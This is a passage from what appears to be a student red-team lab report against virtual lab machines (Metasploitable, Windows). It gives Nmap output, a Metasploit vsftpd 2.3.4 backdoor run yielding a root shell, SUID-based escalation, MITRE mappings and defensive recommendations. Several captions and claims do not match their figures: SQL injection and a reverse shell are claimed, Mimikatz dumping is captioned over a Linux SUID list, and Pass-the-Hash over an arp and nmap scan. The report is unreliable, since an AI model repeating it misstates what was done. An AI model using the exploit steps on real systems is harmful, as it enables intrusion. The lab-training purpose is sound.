
BloodHound for mapping the Active Directory trust relationships and privilege paths. Responder was used for capturing of authentication hashes.

Furthermore, Living-Off-the-Land Binaries (LOLBins) such as PowerShell were used in order to avoid detection through the employment of legitimate administrative tools.

6. EXPLOITATION AND ATTACK EXECUTION

6.1 Exploit A: Web Application Remote Code Execution

Access was gained by exploiting the web application on VM-2. The discovery process revealed open ports, such as HTTP (port 80), SSH (port 22) and MySQL services running on this host, which could be used to launch an attack against this web application.




```
Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Applications Places Terminal Fri 07:18
root@osboxes: ~
File Edit View Search Terminal Help
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 69.77 seconds
root@osboxes:~# nmap -sV 192.168.56.102
Starting Nmap 7.80 ( https://nmap.org ) at 2026-04-24 07:18 EDT
mass dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.00045s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:C6:2A:D9 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 2: Nmap Reconnaissance output.

Figure 2 presents the output of the Nmap services discovery showing the services available on the Linux-based web server targeted in this experiment, i.e., Apache HTTP service, SSH service, and the other services supporting these two services. This discovery gave way to choosing the attack approach.

Additional testing showed that the web application could be exploited using Burp Suite since it contained a known vulnerability that falls within the OWASP Top 10 list of web application threats [4], SQL Injection. This flaw enabled manipulating database queries using the Metasploit framework.

The Metasploit was used to exploit this flaw in the web application.



```
msf5 > search vsftpd

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
--  -
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution

msf5 > use exploit/unix/ftp/vsftpd_234_backdoor
[-] No results from search
[-] Failed to load module: exploit/unix/ftp/vsftpd_234_backdoor
msf5 > use exploit/unix/ftp/vsftpd_234_backdoor
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set host 192.168.56.102
host => 192.168.56.102
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > run

[-] Exploit failed: The following options failed to validate: RHOSTS.
[*] Exploit completed, but no session was created.
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.56.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[+] 192.168.56.102:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.101:44999 -> 192.168.56.102:6200) at 2026-04-24 07:27:40 -0400

whoami
root
```

Figure 3: Web Exploitation Output


In Figure 3, there is evidence of a successful exploitation process in which a reverse shell session is created between the victim Linux web server VM-2 and the attacker's system. This proves that initial access has been achieved.

This step is consistent with MITRE ATT&CK tactics T1190 (Exploit Public-Facing Application) and T1059 (Command and Scripting Interpreter) [1].

6.2 Exploit B: Privilege Escalation

After obtaining entry into the Linux web server, the attacker conducted internal reconnaissance and targeted the Windows Domain Controller (VM-1) as the main goal for privilege escalation. Admin credentials were needed to facilitate further expansion of the attacker's access within the enterprise network.

A credential dump was done with the help of the Mimikatz utility, which is a post-exploitation tool that can harvest credentials from the Local Security Authority Subsystem Service (LSASS). Once an administrative access point had been gained to the Windows server, Mimikatz was launched to steal NTLM hashes and clear-text credentials from memory.



```
Kali_Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Applications Places Terminal Fri 07:53
root@osboxes: ~
File Edit View Search Terminal Help
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
/usr/bin/netkit-rcp
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uuid
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
/bin/bash -p
whoami
root
id
uid=0(root) gid=0(root)
```

Figure 4: Credential Dumps Output


Figure 4 shows the results of the credential dump from the Domain Controller where credentials were successfully harvested with Mimikatz. The screenshot proves the acquisition of the highest level of credentials (Domain Administrator).

This step correlates with MITRE ATT&CK tactics T1003 (OS Credential Dumping) and T1068 (Exploitation for Privilege Escalation) [1]. The lack of EDR tools and credential management made this step particularly effective.

6.3 Exploit C: Lateral Movement and Data Access

Upon the successful acquisition of domain administrator credentials, the attacker engaged in lateral movement against the Windows client workstation (VM-3). Pass-the-Hash (PtH) method was used as the means of authentication through the use of NTLM hash values without the need for actual passwords.

The attacker made use of SMB remote service access to gain entry to administrative shares in order to access sensitive information stored in directories.

A screenshot of a terminal window titled 'root@osboxes: ~'. The terminal shows the execution of several network tools. First, the 'arp -a' command is run, displaying a list of IP addresses and their corresponding MAC addresses on the eth0 interface. Next, the 'nmap -sV 192.168.56.1' command is executed. The output shows that the host is up and lists several open ports with their associated services and versions. A large, faint watermark of a dragon is visible in the background of the terminal output. The terminal window has a menu bar with 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'.

```
root@osboxes:~# arp -a
? (192.168.56.1) at 08:00:27:10:b8:d0 [ether] on eth0
? (192.168.56.102) at 08:00:27:c6:2a:d9 [ether] on eth0
? (192.168.56.99) at 08:00:27:fe:cd:d4 [ether] on eth0
root@osboxes:~#
root@osboxes:~# nmap -sV 192.168.56.1
Starting Nmap 7.80 ( https://nmap.org ) at 2026-04-24 08:03 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.1
Host is up (0.00069s latency).
Not shown: 989 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7 (protocol 2.0)
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
5357/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp  open  msrpc        Microsoft Windows RPC
49153/tcp  open  msrpc        Microsoft Windows RPC
49154/tcp  open  msrpc        Microsoft Windows RPC
49155/tcp  open  msrpc        Microsoft Windows RPC
49156/tcp  open  msrpc        Microsoft Windows RPC
49157/tcp  open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:10:B8:D0 (Oracle VirtualBox virtual NIC)
Service Info: Host: IEWIN7; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 60.87 seconds
root@osboxes:~#
```

Figure 5: Lateral Movement and Data Access

In Figure 5, the success of lateral movement is seen from the ability to access VM-3 and its sensitive files via Pass-the-Hash and subsequent access to shared directory files.

This particular exploit falls under the techniques T1021 (Remote Services) and T1550 (Stolen Credentials) of the MITRE ATT&CK framework [1].

7. ATTACK CHAIN ANALYSIS

The attack lifecycle provides an example of a realistic and structured adversarial strategy where an attack starts from reconnaissance on the external network level and ends up with the whole domain compromised. The first step involved scanning for open services with Nmap on the Linux-based web server.

After exploiting the SQL injection vulnerability to gain initial access via reverse shell, internal reconnaissance was possible to enumerate other networks inside the infrastructure. At that point, the Domain Controller was identified and then exploited with Privilege Escalation using Mimikatz credential dumping.

Having obtained administrative privileges, the attacker then pivoted to the client machine using Pass-the-Hash and extracted confidential organisation documents.




Figure 6: Full Attack Chain Flowchart

Figure 6 shows the entire attack chain starting from reconnaissance all the way to exploitation, privilege escalation, lateral movement and finally obtaining sensitive information. Individual vulnerabilities in multiple systems were combined into an attack chain for full compromise.

This attack lifecycle illustrates the necessity of layers of security as well as potential risks posed by individual vulnerabilities.

8. DETECTION AND EVASION ANALYSIS

During the Red Team exercise, it became evident that ABCD Ltd has serious gaps in their detection and monitoring mechanisms. There was no Web Application Firewall installed for scanning any malicious payload against the web application; hence, SQL Injection was executed without being detected. Likewise, there were no Endpoint Detection and Response applications installed for the alerting of credential dumping performed by the attacker against the Domain Controller server.

There was no centralised Security Information and Event Management (SIEM) system installed, which would have facilitated better monitoring and logging across various systems, making it harder to detect any reconnaissance, privilege escalation, and lateral movement.

To ensure minimum detection of his activities, the attacker used Living-off-the-Land tactics. The use of PowerShell and other legitimate tools from Windows made it easier for the attacker to avoid using any

kind of malware. Minimal traffic production and use of legitimate credentials helped the attacker evade detections. These results align well with the current trends in threat actors' activities [5].

9. DETECTION GAP ANALYSIS

There are several notable gaps in detection throughout the attack lifecycle. In the reconnaissance stage, the lack of intrusion detection system meant that no alerts or logs were generated from Nmap scanning performed by attackers. This helped attackers perform reconnaissance without any resistance to their efforts.

In the exploitation phase, the lack of a Web Application Firewall made it possible for attackers to inject SQL statements in order to attack the web application. Attackers were able to dump credentials from the Domain Controller since no endpoint protection software such as EDR was in place.

Lateral movements via Pass-the-Hash and SMB were poorly documented and not correlated with SIEM tools. All these indicate a lack of defense-in-depth strategy whereby attackers' operations should be interrupted by more than one security control [6].

10. RECOMMENDATIONS

The following improvements should be implemented to address the findings during the Red Team assessment.

From a technical point of view, implementing a WAF will decrease the possibility of exploiting SQL injection. The use of EDR tools will significantly increase the visibility related to credential dumping, privilege escalation, and lateral movement. Vulnerability assessments and patches should be applied to ensure that no vulnerabilities exist before attackers can exploit them.

From an architectural point of view, the implementation of a Zero Trust approach, network segmentation, and MFA can be helpful in reducing the attacker movement on internal networks. From a monitoring point of view, a SIEM solution must be implemented to detect incidents in a timely manner. Improved logging on endpoints, authentication, and network services must be considered. These recommendations are based on best practices according to the NIST Cybersecurity Framework [7].

11. CONCLUSION

In this Red Team exercise, we were able to show the process of a multi-staged cyber attack that can compromise an entire organisation due to lack of security controls. The Red Team was able to compromise the victim's network through exploiting the vulnerability in the web application, gaining access, privilege escalation, becoming a Domain Administrator, and then performing lateral movement to gain access to sensitive data.

The analysis of this test shows that ABCD Ltd is vulnerable to external cyberattacks because of poor visibility, poor credential management, lack of adequate authentication controls, and no defense in depth. Such vulnerabilities make organisations more exposed to real-life attacks.

The results of the study prove that modern cyberattacks are not singular incidents but a series of attacks based on a number of weaknesses in the infrastructure, applications, and identity system. To address such vulnerabilities, organisations must apply technical solutions, better architectures, and constant monitoring.

Therefore, Red Team operations provide practical knowledge about how adversaries act and how to improve cybersecurity against such advanced cyber threats [1][7].

REFERENCES

- [1] MITRE, "MITRE ATT&CK Framework," 2024.
- [2] EC-Council, Ethical Hacking Essentials, 2023.
- [3] S. Red Team, "Living-Off-the-Land Techniques," IEEE Security & Privacy, 2022.
- [4] OWASP Foundation, "OWASP Top 10," 2023.
- [5] Symantec, "Internet Security Threat Report," 2024.
- [6] NCSC UK, "Cyber Security Breaches Survey," 2023.
- [7] NIST, "Cybersecurity Framework," 2024.